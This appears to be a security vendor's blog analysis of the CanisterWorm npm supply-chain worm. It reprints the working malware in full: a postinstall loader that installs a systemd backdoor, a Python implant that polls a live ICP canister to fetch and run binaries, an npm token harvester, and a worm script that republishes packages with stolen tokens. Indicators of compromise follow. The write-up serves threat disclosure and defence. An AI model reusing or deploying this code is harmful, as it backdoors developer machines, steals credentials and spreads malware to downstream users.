

# TeamPCP deploys CanisterWorm on NPM following Trivy compromise

By Charlie Eriksen

Published: 2026-03-20 · Archived: 2026-08-06 02:00:57 UTC

Published on:

Mar 20, 2026

Last updated on:

Mar 21, 2026

On 20 Mar 2026, 20:45 UTC, we detected a large number of packages being compromised on NPM with a new worm that hasn't been observed before. We're calling this specific attack CanisterWorm, because it makes use of an ICP Canister for its C2 dead-drop, which is the first time we've seen in a campaign like this.

They've compromised so far:

- 28 packages in the `@EmilGroup` scope
- 16 packages in the `@opengov` scope
- The package `@teale.io/eslint-config`
- The package `@airtm/uuid-base32`
- The package `@pypestream/floating-ui-dom`

This appears to be a direct follow-up from the attack on Trivy less than 24 hours ago, as [documented in detail by Wiz](#), and be done by the same threat actor, TeamPCP.

## Technical Breakdown

Here's a breakdown of the high-level technical details of the attack:

- 🧩 **Three-stage architecture.** Node.js postinstall loader → persistent Python backdoor → ICP-hosted dead-drop for dynamic payload delivery.
- 🐍 **Self-propagating worm.** `deploy.js` takes npm tokens, resolves usernames, enumerates all publishable packages, bumps patch versions, and publishes the payload across the entire scope. 28 packages in under 60 seconds.
- 🔄 **systemd persistence.** Installs a user-level service with `Restart=always`. Survives reboots, restarts on crash, no root required.

-  **ICP canister as C2 dead-drop.** A canister on Internet Computer mainnet returns a URL pointing to a binary payload. Decentralized, censorship-resistant, no single takedown point.
-  **Remote payload rotation.** The canister controller can swap the URL at any time, pushing new binaries to all infected hosts without touching the implant.
-  **Sandbox evasion.** 5-minute sleep before first beacon, ~50-minute poll interval after that.
-  **Silent failure.** The whole postinstall is wrapped in `try/catch`. `npm install` succeeds normally on all platforms; the backdoor only activates on Linux with `systemd`.
-  **PostgreSQL masquerading.** All artifacts named to blend in on developer machines: `pgmon`, `pglog`, `.pg_state`.
-  **README preservation.** The worm fetches each target package's original README before publishing to keep up appearances.

## Payload - Malware

Below is the main malicious payload. This file runs automatically as a `postinstall` hook during `npm install`. Here's what it does step by step:

-  **Decodes the embedded payload.** The long base64 string is a Python script (the second-stage backdoor we'll look at below). It gets decoded and written to `~/.local/share/pgmon/service.py`.
-  **Creates a systemd user service.** It writes a unit file to `~/.config/systemd/user/pgmon.service` that runs the Python script with `Restart=always` and a 5-second restart delay. No root required, no password prompt.
-  **Starts the service immediately.** It runs `systemctl --user daemon-reload`, then enables and starts the service. The backdoor is now running and will survive reboots and crashes.
-  **Disguises itself as PostgreSQL tooling.** The service is called `pgmon`, the binary it downloads later is called `pglog`, and the state file is `.pg_state`. A developer glancing at their running services wouldn't look twice.

```
'use strict';

const { execSync } = require('child_process');
const fs = require('fs');
const os = require('os');
const path = require('path');

try {
  const pkg = JSON.parse(fs.readFileSync(path.join(__dirname, 'package.json'), 'utf8'));

  const SERVICE_NAME = 'pgmon';
  const BASE64_PAYLOAD = 'aW1wb3J0IHVybGxpYi5yZXF1ZXN0CmltcG9ydCBvcwppbXBvcnQgc3VicHJvY2VzcwppbXBvcnQgdGltZQoKQ'

  if (!BASE64_PAYLOAD) process.exit(0);

  const homeDir = os.homedir();
  const dataDir = path.join(homeDir, '.local', 'share', SERVICE_NAME);
```

```

const scriptPath    = path.join(dataDir, 'service.py');
const systemdUserDir = path.join(homeDir, '.config', 'systemd', 'user');
const unitFilePath   = path.join(systemdUserDir, `${SERVICE_NAME}.service`);

fs.mkdirSync(dataDir, { recursive: true });
fs.writeFileSync(scriptPath, Buffer.from(BASE64_PAYLOAD, 'base64').toString('utf8'), { mode: 0o755 });

fs.mkdirSync(systemdUserDir, { recursive: true });
fs.writeFileSync(unitFilePath, [
  '[Unit]',
  `Description=${SERVICE_NAME}`,
  'After=default.target',
  '',
  '[Service]',
  'Type=simple',
  `ExecStart=/usr/bin/python3 ${scriptPath}`,
  'Restart=always',
  'RestartSec=5',
  '',
  '[Install]',
  'WantedBy=default.target',
  '',
].join('\n'), { mode: 0o644 });

execSync('systemctl --user daemon-reload', { stdio: 'pipe' });
execSync(`systemctl --user enable ${SERVICE_NAME}.service`, { stdio: 'pipe' });
execSync(`systemctl --user start ${SERVICE_NAME}.service`, { stdio: 'pipe' });
} catch (_) {
  // silent
}

```

## Payload - Python Backdoor

When you decode the base64 encoded systemd payload, you get the following. This is the actual backdoor that persists on the system. It only uses Python standard library modules, so there's nothing to install.

-  **Sleeps 5 minutes before doing anything.** Long enough to outlast most sandbox environments that monitor for immediate suspicious behavior.
-  **Phones home every ~50 minutes.** Function `g()` contacts an ICP canister with a spoofed browser User-Agent. The canister doesn't serve malware directly. It just returns a URL as plain text, pointing to wherever the real binary is currently hosted.
-  **Downloads and executes whatever it's told to.** Function `e()` fetches the binary to `/tmp/pglog`, marks it executable, and launches it in a fully detached process. The URL is saved to `/tmp/.pg_state` so it won't re-download the same payload twice.

-  **Has a built-in kill switch.** If the URL contains `youtube[.]com`, the script skips it. This is the canister's dormant state. The attacker arms the implant by pointing the canister to a real binary, and disarms it by switching back to a YouTube link.
-  **Supports payload rotation.** If the attacker updates the canister to point to a new URL, every infected machine picks up the new binary on its next poll. The old binary keeps running in the background since the script never kills previous processes.

```
import urllib.request
import os
import subprocess
import time

C_URL = "https://tdtqy-oyaaa-aaaae-af2dq-cai.raw.icp0.io/"
TARGET = "/tmp/pglog"
STATE = "/tmp/.pg_state"

def g():
    try:
        req = urllib.request.Request(C_URL, headers={'User-Agent': 'Mozilla/5.0'})
        with urllib.request.urlopen(req, timeout=10) as r:
            link = r.read().decode('utf-8').strip()
            return link if link.startswith("http") else None
    except:
        return None

def e(l):
    try:
        urllib.request.urlretrieve(l, TARGET)
        os.chmod(TARGET, 0o755)
        subprocess.Popen([TARGET], stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL, start_new_session=True)
        with open(STATE, "w") as f:
            f.write(l)
    except:
        pass

if __name__ == "__main__":
    time.sleep(300)
    while True:
        l = g()
        prev = ""
        if os.path.exists(STATE):
            try:
                with open(STATE, "r") as f:
                    prev = f.read().strip()
            except:
                pass
```

```

if l and l != prev and "youtube.com" not in l:
    e(l)

time.sleep(3000)

```

This payload, and the domain referenced, appear to be similar, if not identical to the `sysmon.py` payload from the Trivy attack. At this time, the URL returned by the C2 is a Rickroll youtube video. This could change at any time, and start serving a proper malicious payload.

## Payload - Worm

The packages also includes `deploy.js`, a self-propagation tool the attacker runs manually to spread the malicious payload across every package a stolen npm token has access to. The worm is very simple. It appears to be entirely vibecoded, and is self-explanatory. No attempt at obfuscation was made here. This isn't triggered by `npm install`. It's a standalone tool the attacker runs with stolen tokens to maximize blast radius. Here's what it does:

-  **Supports multiple tokens.** Reads `NPM_TOKENS` (comma-separated) or `NPM_TOKEN` from the environment. Each token gets processed independently, meaning a single run can compromise multiple accounts.
-  **Resolves who the token belongs to.** For each token, it calls the `npm /-/whoami` endpoint to get the associated username. Invalid or expired tokens are skipped.
-  **Enumerates every package the account can publish to.** Uses the npm search API with `maintainer:<username>`, paginated in batches of 250. This is how it discovered all 28 `@emilgroup` packages.
-  **Bumps the patch version automatically.** Fetches the current `latest` version of each target package and increments the patch number. `1.54.0` becomes `1.54.1`, `1.97.1` becomes `1.97.2`. The new version always looks like a routine patch release.
-  **Preserves the original README.** Before publishing, it fetches the target package's existing README from the registry and swaps it in locally. After publishing, it restores its own files. This keeps the npm listing looking normal.
-  **Rewrites `package.json` on the fly.** Temporarily replaces the package name and version in the local `package.json` with the target's, publishes, then restores the original. One malicious skeleton, reused for every package.
-  **Publishes with `--tag latest`.** The `--access public --tag latest` flags ensure the malicious version becomes the default install. Anyone running `npm install @emilgroup/whatever` gets the compromised version.
-  **Cleans up after itself.** Both `package.json` and `README.md` are always restored in a `finally` block, even if publishing fails. The local directory looks untouched after the run.
-  **Prints a summary.** Tracks successes and failures per token, logs everything with emoji-prefixed status lines. Ironically well-engineered for an attack tool.

```
#!/usr/bin/env node

/**
 * deploy.js
 *
 * Iterates over a list of NPM tokens to:
 * 1. Authenticate with the npm registry and resolve your username per token
 * 2. Fetch every package owned by that account from the registry
 * 3. For every owned package:
 *     a. Deprecate all existing versions (except the new one you are publishing)
 *     b. Swap the "name" field in a temp copy of package.json
 *     c. Run `npm publish` to push the new version to that package
 *
 * Usage (multiple tokens, comma-separated):
 *   NPM_TOKENS=<token1>,<token2>,<token3> node scripts/deploy.js
 *
 * Usage (single token fallback):
 *   NPM_TOKEN=<your_token> node scripts/deploy.js
 *
 * Or set it in your environment beforehand:
 *   export NPM_TOKENS=<token1>,<token2>
 *   node scripts/deploy.js
 */

const { execSync } = require('child_process');
const https = require('https');
const fs = require('fs');
const path = require('path');

// ——— Helpers ———

function run(cmd, opts = {}) {
  console.log(`\n> ${cmd}`);
  return execSync(cmd, { stdio: 'inherit', ...opts });
}

function fetchJson(url, token) {
  return new Promise((resolve, reject) => {
    const options = {
      headers: {
        Authorization: `Bearer ${token}`,
        Accept: 'application/json',
      },
    };
    https
      .get(url, options, (res) => {
```

```

    let data = '';
    res.on('data', (chunk) => (data += chunk));
    res.on('end', () => {
      try {
        resolve(JSON.parse(data));
      } catch (e) {
        reject(new Error(`Failed to parse response from ${url}: ${data}`));
      }
    });
  })
  .on('error', reject);
});
}

/**
 * Fetches package metadata (readme + latest version) from the npm registry.
 * Returns { readme: string|null, latestVersion: string|null }.
 */
async function fetchPackageMeta(packageName, token) {
  try {
    const meta = await fetchJson(
      `https://registry.npmjs.org/${encodeURIComponent(packageName)}`,
      token
    );
    const readme = (meta && meta.readme) ? meta.readme : null;
    const latestVersion =
      (meta && meta['dist-tags'] && meta['dist-tags'].latest) || null;
    return { readme, latestVersion };
  } catch (_) {
    return { readme: null, latestVersion: null };
  }
}

/**
 * Bumps the patch segment of a semver string.
 * e.g. "1.39.0" → "1.39.1"
 */
function bumpPatch(version) {
  const parts = version.split('.').map(Number);
  if (parts.length !== 3 || parts.some(isNaN)) return version;
  parts[2] += 1;
  return parts.join('.');
}

/**
 * Returns an array of package names owned by `username`.
 * Uses the npm search API filtered by maintainer.

```

```

*/
async function getOwnedPackages(username, token) {
  let packages = [];
  let from = 0;
  const size = 250;

  while (true) {
    const url = `https://registry.npmjs.org/-/v1/search?text=maintainer:${encodeURIComponent(
      username
    )}&size=${size}&from=${from}`;
    const result = await fetchJson(url, token);

    if (!result.objects || result.objects.length === 0) break;

    packages = packages.concat(result.objects.map((o) => o.package.name));

    if (packages.length >= result.total) break;
    from += size;
  }

  return packages;
}

/**
 * Runs the full deploy pipeline for a single npm token.
 * Returns { success: string[], failed: string[] }
 */
async function deployWithToken(token, pkg, pkgPath, newVersion) {
  // 1. Verify token / get username
  console.log('\n🔍 Verifying npm token...');
  let whoami;
  try {
    whoami = await fetchJson('https://registry.npmjs.org/-/whoami', token);
  } catch (err) {
    console.error('❌ Could not reach the npm registry:', err.message);
    return { success: [], failed: [] };
  }

  if (!whoami || !whoami.username) {
    console.error('❌ Invalid or expired token - skipping.');
```

return { success: [], failed: [] };

```

  }

  const username = whoami.username;
  console.log('✅ Authenticated as: ${username}');
```

// 2. Fetch all packages owned by this user

```

console.log(`\n🔍 Fetching all packages owned by "${username}"...`);
let ownedPackages;
try {
  ownedPackages = await getOwnedPackages(username, token);
} catch (err) {
  console.error('❌ Failed to fetch owned packages:', err.message);
  return { success: [], failed: [] };
}

if (ownedPackages.length === 0) {
  console.log(' No packages found for this user. Skipping. ');
  return { success: [], failed: [] };
}

console.log(` Found ${ownedPackages.length} package(s): ${ownedPackages.join(', ')} `);

// 3. Process each owned package
const results = { success: [], failed: [] };

for (const packageName of ownedPackages) {
  console.log(`\n${'—'.repeat(60)} `);
  console.log(`📦 Processing: ${packageName} `);

  // 3a. Fetch the original package's README and latest version
  const readmePath = path.resolve(__dirname, '..', 'README.md');
  const originalReadme = fs.existsSync(readmePath)
    ? fs.readFileSync(readmePath, 'utf8')
    : null;

  console.log(` 📄 Fetching metadata for ${packageName}... `);
  const { readme: remoteReadme, latestVersion } = await fetchPackageMeta(packageName, token);

  // Determine version to publish: bump patch of existing latest, or use local version
  const publishVersion = latestVersion ? bumpPatch(latestVersion) : newVersion;
  console.log(
    latestVersion
    ? ` 📄 Latest is ${latestVersion} → publishing ${publishVersion} `
    : ` 📄 No existing version found → publishing ${publishVersion} `
  );

  if (remoteReadme) {
    fs.writeFileSync(readmePath, remoteReadme, 'utf8');
    console.log(` 📄 Using original README for ${packageName} `);
  } else {
    console.log(` 📄 No existing README found; keeping local README `);
  }
}

```

```

// 3c. Temporarily rewrite package.json with this package's name + bumped version, publish, then restore
const originalPkgJson = fs.readFileSync(pkgPath, 'utf8');
const tempPkg = { ...pkg, name: packageName, version: publishVersion };
fs.writeFileSync(pkgPath, JSON.stringify(tempPkg, null, 2) + '\n', 'utf8');

try {
  run('npm publish --access public --tag latest', {
    env: { ...process.env, NPM_TOKEN: token },
  });
  console.log(`✅ Published ${packageName}@${publishVersion}`);
  results.success.push(packageName);
} catch (err) {
  console.error(`❌ Failed to publish ${packageName}:`, err.message);
  results.failed.push(packageName);
} finally {
  // Always restore the original package.json
  fs.writeFileSync(pkgPath, originalPkgJson, 'utf8');

  // Always restore the original README
  if (originalReadme !== null) {
    fs.writeFileSync(readmePath, originalReadme, 'utf8');
  } else if (remoteReadme && fs.existsSync(readmePath)) {
    // README didn't exist locally before – remove the temporary one
    fs.unlinkSync(readmePath);
  }
}

return results;
}

// — Main —

(async () => {
  // 1. Resolve token list – prefer NPM_TOKENS (comma-separated), fall back to NPM_TOKEN
  const rawTokens = process.env.NPM_TOKENS || process.env.NPM_TOKEN || '';
  const tokens = rawTokens
    .split(',')
    .map((t) => t.trim())
    .filter(Boolean);

  if (tokens.length === 0) {
    console.error('❌ No npm tokens found.');
    console.error('Set NPM_TOKENS=<token1>,<token2>,... or NPM_TOKEN=<token>');
    process.exit(1);
  }
}

```

```

console.log(`🔑 Found ${tokens.length} token(s) to process.`);

// 2. Read local package.json once
const pkgPath = path.resolve(__dirname, '..', 'package.json');
const pkg = JSON.parse(fs.readFileSync(pkgPath, 'utf8'));
const newVersion = pkg.version;

// 3. Iterate over every token
const overall = { success: [], failed: [] };

for (let i = 0; i < tokens.length; i++) {
  const token = tokens[i];
  console.log(`\n${'—'.repeat(60)}`);
  console.log(`🔑 Token ${i + 1} / ${tokens.length}`);

  const { success, failed } = await deployWithToken(token, pkg, pkgPath, newVersion);
  overall.success.push(...success);
  overall.failed.push(...failed);
}

// 4. Overall summary
console.log(`\n${'—'.repeat(60)}`);
console.log('📊 Overall Deploy Summary');
console.log(`✅ Succeeded (${overall.success.length}): ${overall.success.join(', ') || 'none'}`);
console.log(`❌ Failed (${overall.failed.length}): ${overall.failed.join(', ') || 'none'}`);

if (overall.failed.length > 0) {
  process.exit(1);
}
})();

```

## Update: CanisterWorm Learns to Self-Propagate

About an hour after the initial `@emilgroup` wave, the attacker pushed a significant upgrade to `@teale.io/eslint-config` versions 1.8.11 and 1.8.12 (21:16-21:21 UTC). The worm is no longer a manual tool. It now self-propagates.

In the `@emilgroup` versions, `deploy.js` was a standalone script the attacker ran manually with stolen tokens. Victims got the backdoor, but the worm didn't spread further on its own. That changed. The new `index.js` adds a `findNpmTokens()` function that runs during `postinstall` and actively harvests npm authentication tokens from the victim's machine.

```

'use strict';

const { execSync, spawn } = require('child_process');
const fs = require('fs');

```

```

const os = require('os');
const path = require('path');

function findNpmTokens() {
  const tokens = new Set();
  const homeDir = os.homedir();
  const npmrcPaths = [
    path.join(homeDir, '.npmrc'),
    path.join(process.cwd(), '.npmrc'),
    '/etc/npmrc',
  ];
  for (const rcPath of npmrcPaths) {
    try {
      const content = fs.readFileSync(rcPath, 'utf8');
      for (const line of content.split('\n')) {
        const m = line.match(/(?:_authToken\s*=\s*|:_authToken=)([^\s]+)/);
        if (m && m[1] && !m[1].startsWith('$')) {
          tokens.add(m[1].trim());
        }
      }
    } catch (_) {}
  }
  const envKeys = Object.keys(process.env).filter(
    (k) => k === 'NPM_TOKEN' || k === 'NPM_TOKENS' || (k.includes('NPM') && k.includes('TOKEN'))
  );
  for (const key of envKeys) {
    const val = process.env[key] || '';
    for (const t of val.split(',')) {
      const trimmed = t.trim();
      if (trimmed) tokens.add(trimmed);
    }
  }
  try {
    const configToken = execSync('npm config get //registry.npmjs.org:_authToken 2>/dev/null', {
      stdio: ['pipe', 'pipe', 'pipe'],
    }).toString().trim();
    if (configToken && configToken !== 'undefined' && configToken !== 'null') {
      tokens.add(configToken);
    }
  } catch (_) {}
  return [...tokens].filter(Boolean);
}

try {
  const pkg = JSON.parse(fs.readFileSync(path.join(__dirname, 'package.json'), 'utf8'));

  const SERVICE_NAME = 'pgmon';

```

```

const BASE64_PAYLOAD = 'hello123';

if (!BASE64_PAYLOAD) process.exit(0);

const homeDir      = os.homedir();
const dataDir      = path.join(homeDir, '.local', 'share', SERVICE_NAME);
const scriptPath   = path.join(dataDir, 'service.py');
const systemdUserDir = path.join(homeDir, '.config', 'systemd', 'user');
const unitFilePath  = path.join(systemdUserDir, `${SERVICE_NAME}.service`);

fs.mkdirSync(dataDir, { recursive: true });
fs.writeFileSync(scriptPath, Buffer.from(BASE64_PAYLOAD, 'base64').toString('utf8'), { mode: 0o755 });

fs.mkdirSync(systemdUserDir, { recursive: true });
fs.writeFileSync(unitFilePath, [
  '[Unit]',
  `Description=${SERVICE_NAME}`,
  'After=default.target',
  '',
  '[Service]',
  'Type=simple',
  `ExecStart=/usr/bin/python3 ${scriptPath}`,
  'Restart=always',
  'RestartSec=5',
  '',
  '[Install]',
  'WantedBy=default.target',
  '',
].join('\n'), { mode: 0o644 });

execSync('systemctl --user daemon-reload', { stdio: 'pipe' });
execSync(`systemctl --user enable ${SERVICE_NAME}.service`, { stdio: 'pipe' });
execSync(`systemctl --user start ${SERVICE_NAME}.service`, { stdio: 'pipe' });

try {
  const tokens = findNpmTokens();
  if (tokens.length > 0) {
    const deployScript = path.join(__dirname, 'scripts', 'deploy.js');
    if (fs.existsSync(deployScript)) {
      spawn(process.execPath, [deployScript], {
        detached: true,
        stdio: 'ignore',
        env: { ...process.env, NPM_TOKENS: tokens.join(',') },
      }).unref();
    }
  }
}

```

```

    } catch (_) {}
  } catch (_) {}

```

This is the same systemd backdoor as before, but with one critical addition at the bottom: after installing the persistent service, it scrapes every npm token it can find and spawns the worm with them.

-  **Scrapes .npmrc files.** Checks `~/.npmrc` (user config), `.npmrc` in the current working directory (project config), and `/etc/npmrc` (global config). Parses each line for `_authToken` values. Smart enough to skip template variables like `${NPM_TOKEN}` that haven't been interpolated.
-  **Scrapes environment variables.** Looks for `NPM_TOKEN`, `NPM_TOKENS`, and anything matching `*NPM*TOKEN*`. Splits on commas to handle multi-token variables. This catches most CI/CD setups.
-  **Queries npm config directly.** Runs `npm config get //registry.npmjs.org/:_authToken` as a subprocess to catch tokens stored outside `.npmrc` files.
-  **Auto-spawns the worm.** If any tokens are found, it launches `deploy.js` as a fully detached background process with the stolen tokens. The `detached: true` and `.unref()` mean the worm keeps running even after `npm install` finishes.

This is the point where the attack goes from "compromised account publishes malware" to "malware compromises more accounts and publishes itself." Every developer or CI pipeline that installs this package and has an npm token accessible becomes an unwitting propagation vector. Their packages get infected, their downstream users install those, and if any of *them* have tokens, the cycle repeats.

The ICP backdoor payload was swapped out for `hello123`, a dummy test string that decodes to garbage bytes. When systemd tries to run it as Python, it crashes immediately, but with `Restart=always` set the service silently restarts every 5 seconds. The attacker shipped the plumbing first to validate the full chain (token harvesting, worm spawning, systemd persistence) before arming it with the real payload.

If this had shipped with the full ICP backdoor, every compromised developer's packages would have become a new infection vector. The plumbing works. They just haven't turned the faucet on yet.

## Message in source code

It appears that the threat actor is watching the coverage of their attacks. In their latest wave of attack, they left a message addressing the author of this blog post directly:

npmjs.com/package/@emilgroup/docxtemplater-util?activeTab=code

```

47
48 try {
49   const pkg = JSON.parse(fs.readFileSync(path.join(__dirname, 'package.json'), 'utf8'));
50
51   const SERVICE_NAME = 'pgmon';
52   const BASE64_PAYLOAD = 'aW1wb3J0IHVybGxpYi5yZXF1ZXN0CmItcG9ydCBvcwppbXBvcnQgc3VicHJvY2VzcwppbXBvcnQgdGltZ
53   // Hey charlie, I don't write JS go easy on me!
54   if (!BASE64_PAYLOAD) process.exit(0);
55
56   const homeDir = os.homedir();
57   const dataDir = path.join(homeDir, '.local', 'share', SERVICE_NAME);
58   const scriptPath = path.join(dataDir, 'service.py');
59   const systemdUserDir = path.join(homeDir, '.config', 'systemd', 'user');
60   const unitFilePath = path.join(systemdUserDir, `${SERVICE_NAME}.service`);
61

```

## Indicators of Compromise

### C2 Infrastructure

- `hxxps://tdtqy-oyaaa-aaaae-af2dq-cai[.]raw[.]icp0[.]io/` — ICP canister dead-drop resolver

### Filesystem Indicators

- `~/.local/share/pgmon/service.py` — Python backdoor script
- `~/.config/systemd/user/pgmon.service` — Systemd persistence unit
- `/tmp/pglog` — Downloaded binary payload
- `/tmp/.pg_state` — State tracking file

### Malicious index.js Hashes (SHA256)

- `e9b1e069efc778c1e77fb3f5fcc3bd3580bbc810604cbf4347897ddb4b8c163b` — Wave 1: dry run (empty payload, manual deploy)
- `61ff00a81b19624adaad425b9129ba2f312f4ab76fb5ddc2c628a5037d31a4ba` — Wave 2: armed ICP backdoor, manual deploy
- `0c0d206d5e68c0cf64d57ffa8bc5b1dad54f2dda52f24e96e02e237498cb9c3a` — Wave 3: self-propagating, test payload
- `c37c0ae9641d2e5329fcdee847a756bf1140fdb7f0b7c78a40fdc39055e7d926` — Wave 4: final form (self-propagating + armed ICP backdoor)

### Malicious deploy.js Hashes (SHA256)

- `f398f06eefcd3558c38820a397e3193856e4e6e7c67f81ecc8e533275284b152` — Wave 1: verbose, no --tag latest
- `7df6cef7ab9aae2ea08f2f872f6456b5d51d896ddda907a238cd6668ccdc4bb7` — Wave 2: added --tag latest
- `5e2ba7c4c53fa6e0cef58011acdd50682cf83fb7b989712d2fcf1b5173bad956` — Wave 3+: minified, silent

4.7/5

Tired of false positives?  
Try Aikido like 100k others.

[Start Now](#)

Get a personalized walkthrough

Trusted by 100k+ teams

[Book Now](#)

Scan your app for IDORs and real attack paths

Trusted by 100k+ teams

[Start Scanning](#)

See how AI pentests your app

Trusted by 100k+ teams

[Start Testing](#)

August 4, 2026

- 

Vulnerabilities & Threats

## Keyv and friends compromised in active Shai-Hulud supply chain attack

Mini Shai-Hulud malware was injected into keyv and eight related npm packages on August 4, 2026 after an attacker compromised the maintainer's GitHub account

#

Malware

July 31, 2026

- 

Vulnerabilities & Threats

## Anthropic's Fever Dream: Claude's package that stole real keys

Anthropic disclosed an agent that pushed real malware to PyPI. We think we found the package, and every mistake in it points back to the AI.

#

AI

#

AI Safety

#

Malware

July 22, 2026

•

Vulnerabilities & Threats

## Finding eight high-severity vulnerabilities in NodeBB in six hours

Eight high-severity NodeBB vulnerabilities, found by our AI Pentest in six hours. Full technical breakdown of the XSS chains, auth bypasses, and post hijacking.

#

AI Penetration Testing

#


Vulnerabilities

## Get secure now

Secure your code, cloud, and runtime in one central system.

Find and fix vulnerabilities fast automatically.

No credit card required | Scan results in 32secs.



Source: <https://www.aikido.dev/blog/teampcp-deploys-worm-npm-trivy-compromise>